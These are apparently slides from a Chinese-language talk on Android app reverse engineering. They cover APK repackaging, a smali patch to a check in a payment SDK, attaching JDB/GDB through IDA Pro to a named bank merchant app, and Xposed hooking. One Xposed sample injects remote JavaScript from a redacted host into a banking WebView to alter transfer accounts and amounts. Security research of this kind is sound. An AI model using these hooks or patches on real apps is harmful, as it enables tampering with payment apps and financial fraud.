
# 二次打包步驟




Unzip

assets/  
lib/  
META-INF/  
res/  
AndroidManifest.xml  
resources.arsc  
classes.dex

Decompile



Modify



```
.method private Mv()Z
    .registers 5

    .line 1817
    const-string v0, "537A4DC90B20EB4A41607246028B11A85A9ACEC4203994F7E0EEFA122C048BF1"
    const-string v1, "CM47LavPXTNIPzgSGRV7Wxq39p130Fd10uxuDciK1/s="
    :try_start_4
    invoke-static {v0, v1}, Lmy/com/softspace/SSMobileCore/Base/e/h;->cH(Ljava/lang/String;
    move-result-object v2
    .line 1818
    new-instance v3, Ljava/io/File;
    invoke-direct {v3, v2}, Ljava/io/File;->init(Ljava/lang/String;)V
    .line 1819
    invoke-virtual {v3, Ljava/io/File;->exists()Z
    :try_end_10
    :catch Ljava/lang/Exception; {:try_start_4 .. :try_end_10} :catch_15
    move-result v0
    if-eqz v0, :cond_16
    .line 1821
    const/4 v0, 0x0
    return v0
```

Repack & code sign




Modded APK



# Dalvik Bytecode Editor

不用PC，直接在手機上進行二次打包！





# Demo


## D. 動態分析

- JAVA DEBUGGER(JDB)
- GNU DEBUGGER(GDB)
- API HOOK
- MEMORY DUMP
- MEMORY SCAN




# Java Debugger(JDB)

1. 在AndroidManifest.xml中新增屬性：  
**android:debuggable="true"**
2. 用ADB指令以Debug模式啟動App：  
**am start -D -n [package name]/[activity]**
3. 出現等待Debugger視窗，準備使用IDA Pro附加



# Java Debugger(JDB)

使用IDA Pro的Dalvik debugger附加上去，進行動態追蹤



The screenshot displays the IDA Pro interface with the Dalvik debugger attached. The main window shows assembly code for the function `SSPaymentMainActivity.onCreate`. The instruction at address `0029EF6C` is highlighted, showing a `move-result` operation. The `Locals` window on the right lists the local variables of the function, including `mTitle` with the value `"K-PowerPay"`.

IDA View-IP

```
CODE:0029EF66 loc_29EF66: # CODE XREF: SSPaymentMainActivity.onCreate
CODE:0029EF66 .line 48
CODE:0029EF66 invoke-direct {this}, <boolean SSPaymentMainActivity.Sj() SSP
CODE:0029EF6C move-result v0
CODE:0029EF6E if-eqz v0, loc_29EF82
CODE:0029EF72 .line 49
CODE:0029EF72 const/4 v0, 1
CODE:0029EF74 sput-boolean v0, sz_bju
CODE:0029EF78 .line 50
CODE:0029EF78 const/4 v0, 0
CODE:0029EF7A sput-boolean v0, sz_bjs
CODE:0029EF7E .line 51
CODE:0029EF7E const/4 v0, 1
CODE:0029EF80 sput-boolean v0, sz_bjw
CODE:0029EF84 .line 53
CODE:0029EF84 sget-boolean v0, sz_bjw
CODE:0029EF88 .line 57
CODE:0029EF88 invoke-static {}, <boolean sv.isActivated() sv_isActivated@2>
CODE:0029EF8E move-result v0
CODE:0029EF90 if-eqz v0, loc_29EFAA
0029EF6C 0029EF6C: SSPaymentMainActivity.onCreate@VL+64 (Synchronized with IP)
```

Locals


Name	Value
mTitle	"K-PowerPay"
mDefaultKeySsb	null
mSearchManager	null
mResultData	null
mEmbeddedID	
mParent	null
mMenuInflater	null
mFragments	0xC1951F1C40LL
mHandler	0xC1951F1D58LL
mManagedDialogs	null
mInstanceTracker	0xC1951F1CE0LL
mInstrumentation	0xC1951E13E0LL
mIntent	0xC1951A8970LL
mLastNonConfigurationIn...	null
mLoaderManager	null
mManagedCursors	0xC1951F1CC8LL
mMainThread	0xC1951A7708LL

Hex View-1

```
0029EED6 0A 00 38 00 0E 00 54 30 CE 2D 54 21 CE 2D 72 20 ..8...T0.-T!.-r
0029EEE6 20 44 10 00 0A 00 38 00 04 00 12 10 28 02 12 00 .D....8.....(
0029EEF6 0F 00 05 00 02 00 03 00 00 00 32 2B 18 00 65 00 .....2+...e.
0029EF06 00 00 6F 20 55 74 43 00 12 00 6A 00 EE 20 12 00 .o.UtC...j....
0029EF16 6A 00 F2 20 12 10 6A 00 F1 20 6E 10 9F 56 03 00 j.....j...n..U..
0029EF16 0029EF16: SSPaymentMainActivity.onCreate@VL+E
```

# GNU Debugger(GDB)

先在手機啟動GDB Server端，並監聽8888 port




```
C:\Windows\system32\cmd.exe

service
u0_a25    1286   1267   79296   2980   c013b8b2 400f0056 S /system/bin/nox
u0_a37    1314   148    1341980 52372  ffffffff b765e04b S com.qihoo.daemon
u0_a37    1406   148    1354876 63296  ffffffff b765e04b S com.qihoo.appstore
u0_a37    1425   1      1246152 33700  ffffffff b76a904b S com.qihoo.appstore_CoreD
aemon
u0_a37    1583   1425   0        0      c0125969 00000000 Z md5
u0_a7     1591   148    1365772 55872  ffffffff b765e04b S com.google.android.gms.u
i
u0_a37    1601   1425   0        0      c0125969 00000000 Z md5
u0_a44    1897   148    1328416 47352  ffffffff b765e04b S com.android.vending.bill
ing.InAppBillingService.LOCK
u0_a22    2273   148    1325836 44224  ffffffff b765e04b S com.android.gallery3d
u0_a45    3939   148    1336760 56368  ffffffff b765e04b S de.robv.android.xposed.i
nstaller
u0_a176   4423   148    1344376 57308  ffffffff b765e04b S com.kasikornbank.retail.
kmerchant
root      4444   79     1936    516    00000000 b766f116 R ps
Please enter pid: 4423

data/local/tmp/gdbserver :8888 --attach 4423
root@nox:/ # data/local/tmp/gdbserver :8888 --attach 4423
Attached; pid = 4423
Listening on port 8888
Remote debugging from host 127.0.0.1
```

# GNU Debugger(GDB)

用IDA Pro當Client端，連線到手機的GDB Server端






# API Hook

最簡單快速的Hook工具：Xposed



Xposed能在不修改APK檔案的狀況下直接改變App的執行流程，例如：監聽網路封包、監聽使用者輸入、竄改GPS座標、竄改IMEI及其他硬體資訊、行動銀行或支付App交易功能竄改等，功能非常強大。





# API Hook


某些使用WebView進行轉帳交易的網銀App，可在onPageFinished函數植入遠端js程式碼，達到竄改交易目標帳號及金額的目的

```
findAndHookMethod("$MyWebViewClient", lpparam.classLoader,
    "onPageFinished", WebView.class, String.class,
    new XC_MethodHook()
    {
        protected void afterHookedMethod(MethodHookParam param) throws Throwable
        {
            String ret = (String) param.getResult();
            WebView web_view = (WebView) param.args[0];
            String url = (String) param.args[1];
            StringBuilder java_script = new StringBuilder();
            java_script.append("var js = document.createElement('script');");
            java_script.append("js.type = 'text/javascript';");
            java_script.append("js.src = 'http://[redacted]/bank_hook/hack.js';");
            java_script.append("document.getElementsByTagName('head')[0].appendChild(js);");
            web_view.loadUrl("javascript:" + java_script.toString());
            XposedBridge.log("[redacted] function hooked!!");
        }
    });
XposedBridge.log("[redacted] hook has been installed!");
```



# Memory dump

遇到有加密的Assembly-CSharp.dll怎麼辦？





# Memory dump

